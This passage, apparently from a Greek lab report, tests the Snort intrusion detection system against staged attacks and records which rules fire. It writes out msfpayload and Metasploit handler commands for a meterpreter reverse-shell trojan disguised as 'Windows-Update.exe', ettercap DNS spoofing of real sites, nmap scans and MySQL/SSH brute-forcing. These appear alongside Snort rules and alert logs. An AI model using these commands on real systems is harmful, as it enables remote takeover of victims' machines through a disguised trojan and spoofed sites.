[alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ATTACK-RESPONSES directory listing"; flow:established; content:"Volume Serial Number"; classtype:bad-unknown; sid:1292; rev:9;)]
```

Αυτός ο rule έχει στόχο να «πιάσει» όλες τις στάνταρ εντολές των Windows που χρησιμοποιούνται για να καταγράφουν σε λίστα τους καταλόγους.

Επίθεση Man in the Middle χρησιμοποιώντας το εργαλείο ettercap

Στην επίθεση αυτή, δημιουργείται αρχικά το meterpreter Trojan με όνομα Windows-Update.exe.

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.108.128 X > /var/www/Windows-Update.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.108.128"}
```

Στη συνέχεια, με τη χρήση του εργαλείου Ettercap ξεκινάει η επίθεση ManInTheMiddle. Χρησιμοποιείται ένα plugin του Ettercap, το dns_spoof, το οποίο δοκιμάζει την επίθεση DNS spoofing. Γενικά, όταν ο χρήστης επιθυμεί να έχει πρόσβαση σε μια σελίδα και πληκτρολογεί το αντίστοιχο URL, ο υπολογιστής του -ο οποίος έχει μια διεύθυνση IP- πρώτα θα ρωτήσει τον DNS server για την IP διεύθυνση που ταιριάζει στο URL και μετά ο browser θα εμφανίσει τη σελίδα. Με το DNS spoofing, όταν στέλνεται ένα DNS request, ο spoofer απαντάει στη θέση του DNS server και παρέχει μια άλλη IP διεύθυνση. Ως συνέπεια, ο χρήστης νομίζει ότι έχει πρόσβαση στο site που επιθυμούσε αλλά στην πραγματικότητα το site είναι αυτό του επιτιθέμενου λόγω της διαφορετικής διεύθυνσης IP (εικόνα). Αυτό επιτυγχάνεται με την κατάλληλη ρύθμιση του configuration file, όπου στην περίπτωση αυτή είναι το etter.dns και στο οποίο καταγράφεται η IP διεύθυνση του Backtrack ως εξής: `A 192.168.108.128.`


```
Activating dns_spoof plugin...

dns_spoof: [www.mozilla.org] spoofed to [192.168.108.128]
dns_spoof: [www.google.com] spoofed to [192.168.108.128]
dns_spoof: [addons.mozilla.org] spoofed to [192.168.108.128]
dns_spoof: [www.mozilla.org] spoofed to [192.168.108.128]
dns_spoof: [alfavita.gr] spoofed to [192.168.108.128]
dns_spoof: [enikos.gr] spoofed to [192.168.108.128]
```


Έπειτα, με τη χρήση του Metasploit δημιουργείται το exploit:

```
msf > use multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Τώρα, όταν ο χρήστης στα Windows επιλέξει ένα website, βλέπει την παρακάτω εικόνα:



Αφού θεωρεί ότι έχει επισκεφτεί το site που επιθυμούσε, όπως αναγράφεται άλλωστε και στη γραμμή διευθύνσεων, πείθεται από το μήνυμα και συνεχίζει να κατεβάσει το Update που απαιτείται.



Στο alerts.ids καταγράφονται τώρα τα εξής:


1. `10/03-19:26:37.740642 [**] [1:15306:15] FILE-IDENTIFY Portable Executable binary file magic detected [**] [Classification: Misc activity] [Priority: 3] {TCP} 192.168.108.128:80 -> 192.168.108.129:1070`

Αυτό το event δημιουργείται όταν ένα εκτελέσιμο αρχείο «κατεβαίνει».

2. `10/03-19:26:37.743621 [**] [1:1200:14] ATTACK-RESPONSES Invalid URL [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.108.128:80 -> 192.168.108.129:1070`

Αυτό το event δημιουργείται όταν ένα άκυρο URL response στέλνεται από έναν webserver σε έναν client. Ως συνέπειες μπορεί να είναι είτε μια κατάσταση Άρνησης Υπηρεσίας είτε συλλογή πληροφοριών.

Στη συνέχεια, ο χρήστης αφού έχει κατεβάσει το Update, το εκτελεί. Το αποτέλεσμα είναι να ανοίξει το meterpreter session και να καταγραφούν στο alerts.ids τα παρακάτω:




`10/03-19:28:24.458151 [**] [1:1390:9] SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable code was detected] [Priority: 1] {TCP} 192.168.108.128:4444 -> 192.168.108.129:1073 {NMAP : 1}`

Πραγματοποιώντας σάρωση θυρών στα Windows με την εντολή

```
nmap -sV -O 192.168.108.129
```

παίρνουμε τα εξής αποτελέσματα στην κονσόλα του Backtrack και στο αρχείο “alert.ids” των Windows, αντίστοιχα.




```
3.  09/29-13:15:22.778163  [**] [1:1390:9] SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable code was detected] [Priority: 1] {UDP} 192.168.108.128:42457 -> 192.168.108.129:44206
    09/29-13:15:22.778208  [**] [1:1390:9] SHELLCODE x86 inc ebx NOOP [**] [Classification: Executable code was detected] [Priority: 1] {ICMP} 192.168.108.129 -> 192.168.108.128
```

Αυτό το event δημιουργείται όταν γίνεται προσπάθεια να εκτελεστεί shellcode στο δίκτυο από μια εξωτερική πηγή. Ο κανόνας από τον οποίο προέκυψε είναι ο παρακάτω και ελέγχει κάθε IP πακέτο που εισέρχεται στο δίκτυο. Στο content περιέχει ένα string από 25 συνεχόμενα ‘C’.

```
[alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 inc ebx NOOP"; content:"CCCCCCCCCCCCCCCCCCCCCCCCC"; classtype:shellcode-detect; sid:1390; rev:9;)]
```

```
4.  09/29-13:15:22.860691  [**] [1:1257:13] DOS Winnuke attack [**] [Classification: Attempted Denial of Service] [Priority: 2] {TCP} 192.168.108.128:42650 -> 192.168.108.129:135
```


Ο κανόνας από τον οποίο προέκυψε είναι ο παρακάτω και αναφέρεται σε μια DOS Winnuke επίθεση. Αυτή η επίθεση επηρεάζει τα Microsoft Windows 95, Microsoft Windows NT και Microsoft Windows 3.1x λειτουργικά συστήματα. Συγκεκριμένα, στέλνει OOB (Out-of-Band) δεδομένα στα σύστημα – στόχο, συνήθως στην πόρτα 139 (NetBIOS) . Όταν τα Windows λάβουν τα out-of-band δεδομένα, είναι αδύνατο να τα χειριστούν και είτε χάνουν τη σύνδεση στο δίκτυο είτε «κρασάρουν» εμφανίζοντας την μπλε οθόνη (“Blue Screen of Death”). Αυτό δεν καταστρέφει ούτε αλλάζει τα δεδομένα στο δίσκο του υπολογιστή, αλλά οποιαδήποτε δεδομένα που δεν έχουν αποθηκευτεί χάνονται.

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET 135:139 (msg:"DOS Winnuke attack"; flow:stateless; flags:U+; reference:bugtraq,2010; reference:cve,1999-0153; classtype:attempted-dos; sid:1257; rev:13;)]
```

Επίθεση εξαντλητικής αναζήτησης σε βάση δεδομένων Mysql και χρήση πρωτοκόλου SSH

Σε αυτήν την επίθεση, ο επιτιθέμενος θα μπει στη βάση δεδομένων με όνομα χρήστη «root» και συνθηματικό το οποίο θα το βρει με τη βοήθεια του Metasploit. Στη συνέχεια, με τη βοήθεια του πρωτοκόλλου αυθεντικοποίησης SSH θα αποκτήσει πρόσβαση στο σύστημα.

Κατά τη διάρκεια της επίθεσης χρησιμοποιείται στο Metasploitable το εργαλείο nmap για να καταγραφούν ποιές πόρτες είναι ανοιχτές και ποιες υπηρεσίες λειτουργούν στο σύστημα. Στο συγκεκριμένο παράδειγμα επειδή το Metasploitable είναι από τη φύση του ένα σύστημα ευπαθές παρατηρείται ότι πολλές πόρτες είναι ανοιχτές.




Εικόνα 0-1: Αποτέλεσμα nmap

Παρατηρείται ότι γίνεται χρήση από το Snort του προεπεξεργαστή sfporstcan:

```
#sf                                                          Portscan
preprocessor      sfportscan:      proto      {      all      }      \
                  scan_type          {          all          }          \
                  sense_level          {          low          }          \
                  ignore_scanners { $HOME_NET }
```

Ο SfPortscan, έχει αναπτυχθεί από την Sourcefire, και έχει σχεδιαστεί για να ανιχνεύει την πρώτη φάση σε μια δικτυακή επίθεση, την φάση της αναγνώρισης. Στην φάση της αναγνώρισης, ο επιτιθέμενος προσπαθεί να ανακαλύψει τι είδους δικτυακά πρωτόκολλα και υπηρεσίες υποστηρίζει ο διακομιστής. Γενικότερα, όταν ο επιτιθέμενος δεν γνωρίζει τον στόχο του, τα περισσότερα ερωτήματα που στέλνει στον διακομιστή θα απαντώνται αρνητικά, αφού πολλές από τις υπηρεσίες που αναζητά δεν υπάρχουν. Ωστόσο, όταν πρόκειται για "νόμιμη" δικτυακή επικοινωνία δεν συναντώνται αρνητικές απαντήσεις από διακομιστές. Σκοπός, λοιπόν, του SfPortscan είναι να ανιχνεύσει αυτές τις αρνητικές απαντήσεις. Ένα από τα γνωστότερα εργαλεία σάρωσης θυρών που χρησιμοποιείτε σήμερα είναι το Nmap. Το Nmap υποστηρίζει πολλές αν όχι όλες τις γνωστές τεχνικές σάρωσης θυρών, και το SfPortscan έχει σχεδιαστεί ώστε να μπορεί να ανιχνεύει τις διαφορετικές τεχνικές του Nmap.


Στη συνέχεια ο επιτιθέμενος μπαίνει στη βάση δεδομένων :



,όπου RHOSTS είναι η IP διεύθυνση του στόχου και USERNAME το username με το οποίο θα γίνει η πρόσβαση στη βάση. Για να καταγραφεί με το snort αυτή η επίθεση χρησιμοποιήθηκε ο παρακάτω κανόνας:

```
[alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306(msg:"MYSQL root login attempt", flow: to_server, established; content: "|3a 00 00 01|"; classtype: protocol-command-decode; sid: 1000775; rev: 2;)]
```

όπου το content προήλθε από ανάλυση του πακέτου μέσω του εργαλείου Wireshark. Το αποτέλεσμα της καταγραφής στο BASE είναι το παρακάτω:




Η δεύτερη καταγραφή αφορά την εντολή `show databases` κι ο κανόνας από τον οποίο προέρχεται είναι ο:

```
[alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306(msg:"MYSQL show databases attempt", flow: to_server, established; content: "|0F 00 00 00 03|show databases"; classtype: protocol-command-decode; sid: 1776; rev:2;)]
```


Στη συνέχεια επιτυγχάνεται η καταγραφή της απόκτησης δικαιωμάτων διαχειριστή στο σύστημα μέσω του πρωτοκόλλου SSH και του Metasploit. Ο κανόνας που χρησιμοποιείται είναι ο παρακάτω:

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"METASPLOIT SSH exploit", flow: to_server, established; content: "|00 00 14 12|"; classtype:; sid: 1000123; rev: 1;)]
```

και το αποτέλεσμα που εμφανίζεται στο BASE:



Όταν στη συνέχεια επιχειρήσει ο επιτιθέμενος να μπει στο σύστημα με SSH αλλά χωρίς το Metasploit, γνωρίζοντας ήδη τους κωδικούς εισόδου από την προηγούμενη διαδικασία, η καταγραφή των αποτελεσμάτων είναι η ακόλουθη:




Έχει προστεθεί μια ακόμη ειδοποίηση με τίτλο *«EXPLOIT ssh CRC32 overflow filler»*. Αυτός ο κανόνας παρέχεται από την Sourcefire, έχει sid: 1325 και καταγράφεται όταν κάποιος προσπαθεί να εκμεταλλευτεί μια γνωστή ευπάθεια το συστήματος σχετικά με το SSHv1. Είναι ο ακόλουθος:

```
[alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg: "METASPLOIT SSH
exploit", flow: to_server, established; content: "|00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 |";reference: bugtraq,2347;reference:
2001-0144;reference: cve, 2001-0572; classtype: shellcode-detect; sid:
1325; rev: 6;)]
```

Επίθεση εξαντλητικής αναζήτησης σε βάση δεδομένων Postgresql και χρήση πρωτοκόλου SSH

Και σε αυτήν την περίπτωση γίνεται χρήση του εργαλείου nmap για να καταγραφούν πληροφορίες για τις πόρτες 22(SSH) και 5432(Postgresql) που είναι οι πόρτες που αντιστοιχούν στις υπηρεσίες που θα εξεταστούν.

Εκτελώντας την εντολή `nmap -sV -O -p 22,5432` η καταγραφή του snort είναι η παρακάτω:



